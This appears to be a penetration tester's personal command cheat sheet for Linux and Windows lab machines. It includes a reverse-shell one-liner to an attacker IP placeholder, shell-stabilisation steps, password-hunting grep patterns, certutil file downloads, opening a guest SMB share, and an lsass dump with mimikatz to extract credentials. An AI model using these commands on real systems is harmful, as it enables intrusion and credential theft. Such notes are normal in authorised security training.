Commands

Linux

Upgrade shell + change the colour of shell to distinguish input from output

```
SHELL=/bin/bash script -q /dev/null
export PS1="\[\033[1;33m\]\u@\h:\w\$\[\033[0m\] "
```

Resetting / Stabilising / Escaping limited terminals:

- Reverse/bind shells usually have limited capabilities: no job control, no auto-completion, no STDERR output, and, most important, poor signal handling and limited commands support.

- The PHP shell doesn't count as a terminal so when you try eg su robert you get the error "su: must be run from a terminal. To upgrade terminal:

```
SHELL=/bin/bash script -q /dev/null
stty raw -echo
reset
xterm
export PS1="\[\033[1;33m\]\u@\h:\w\$\[\033[0m\] "
```

- **SHELL=/bin/bash script -q /dev/null**
- SHELL=/bin/bash: This sets the environment variable SHELL to /bin/bash. This is specifying that the shell to be used should be bash.
- script -q /dev/null: The script command starts a new shell session and records everything that happens in that session to a file. The -q flag makes script run quietly without showing start and stop messages. By using /dev/null as the file, it effectively discards the recorded session. This command is often used to spawn a new shell.
- **stty raw -echo**
- stty raw: This command sets the terminal to raw mode, where input characters are passed directly to the program without being processed by the terminal driver. This means special characters like Ctrl+C won't be interpreted by the terminal.
- stty -echo: This turns off the echoing of input characters. This means that when you type something, it won't be displayed back on the terminal.
- **reset**
- reset: This command reinitializes the terminal. It can clear the screen and reset various terminal settings to default values. This is useful if the terminal gets messed up, for instance, if it's displaying control characters instead of interpreting them correctly.
- **xterm**
- xterm: This command starts a new X terminal emulator. If you are in a graphical environment, this will open a new terminal window. In a non-graphical environment, this might fail if X11 is not running.

Can also try:

```
script /dev/null -c bash
```

Or:


```
bash -c "bash -i >& /dev/tcp/<attackerIP>/<port> 0>&1"
```

Or:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo
fg
export TERM=xterm
```

Delete tun0, 1, etc ...

```
for iface in $(ip -o link show | awk -F': ' '/tun[0-9]+/ {print$2}');do
        sudo ip link delete $iface
done
```

- 

  - `-F': '`: Sets the field separator to `: `(colon followed by a space).
  - `/tun[0-9]+/`: This is a regular expression that matches any string containing `tun` followed by one or more digits (e.g., `tun0`, `tun1`).
  - `{print $2}`: Prints the second field of each matching line, which is the name of the interface.

Move linux executable to bin so it can be executed as a command:

- cp /path/to/executable /usr/local/bin/

Set ACL on file

- setfacl -m u:<user>":<perms in rwx format> <file>

Find a string inside of a directory

- cat * | grep -i passw*
- Do this to find a possible password inside of the cdn-cgi/login folder
- cat * will look at all files and -i ignores case sensitive words and passw* looks for everything starting with that
- If eg needing to look inside /etc/passwd for /bin/bash you don't need to use asterixis around 'bin/bash'
- Tack -R onto the grep to recursively search

Check if there is a binary within a group:

- find / -group <groupname> 2>/dev/null

Look for an instance of a string inside all files and subdirectories:

- grep -r -i "<string>" /path/to/search 2>/dev/null

Look for creds in this folder recursively:

- `grep -Ri 'password:\|username:\|user:\|pass=\|user=\|password=\|username=' 2>/dev/null`

Find file:

- `find <directory> -name <filename>`

Another way to use find:

- `find / 2>/dev/null | grep "<string>"`

Check OS version:

- `uname -a`

List running services: `systemctl list-units --type=service`

- Or `find /etc/ -name *.service`

Reset environment variable

- `unset <env variable name>`

See all listening ports

- `netstat -l`

Curl and prettify XML page

- `curl -s http://10.129.42.190/nibbleblog/content/private/users.xml |xmllint  --format -`

Create symlink


- `ln -sf <target path> <base path>`

See non empty directories in current one

- `find . -type d -not -empty`

Run a command as another user

- `su -c 'command' <username>`
- In sudo -l situations where you can run commands as other users like here use



```
User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

- `sudo -u sysadmin /home/sysadmin/luvit`

Add the contents of one file to another if that line doesn't exist

- `grep -Fxv -f /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt >> /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt`
- **-F**: Treats the pattern as a fixed string, not a regex.
- **-x**: Matches the entire line.
- **-v**: Inverts the match, so it selects lines from quickhits.txt that are **not** present in raft-medium-directories.txt.
- **-f**: Uses the contents of raft-medium-directories.txt as the pattern to match against.

Windows

Grab files on Windows:

- certutil -urlcache -split -f http://<KaliIP>:<port>/<file> <outputfile>

Reset a user's password in Windows

- net user <user> <newpassword>

Run a command as a user in Windows

- runas /user:<user> "<command>"

List users on Windows

- net user

Windows create SMB Share

- Enable guest account: net user guest /active:yes
- Disable password for guest: net user guest *
- Create share: net share MyShare=C:\Users\Lab\Desktop /grant:everyone,full
- Access share: smbclient //<IP>/MyShare -N

Processdump on Windows to crack user passwords

- Transfer procdump.exe from kali Desktop
- Dump lsass process: procdump.exe -ma lsass.exe .
- Run mimikatz
- Load the dump file: sekurlsa::minidump <.dmp file>
- Extract creds: sekurlsa::logonpasswords

Print Windows version

- systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

Surefire way to host a file on Windows

1. Transfer onehttpd-0.8.exe onto machine
2. Run onehttpd-0.8.exe -p <port> <path>
3. wget from Kali

Search entire filesystem:

- dir /s /b C:\example*.txt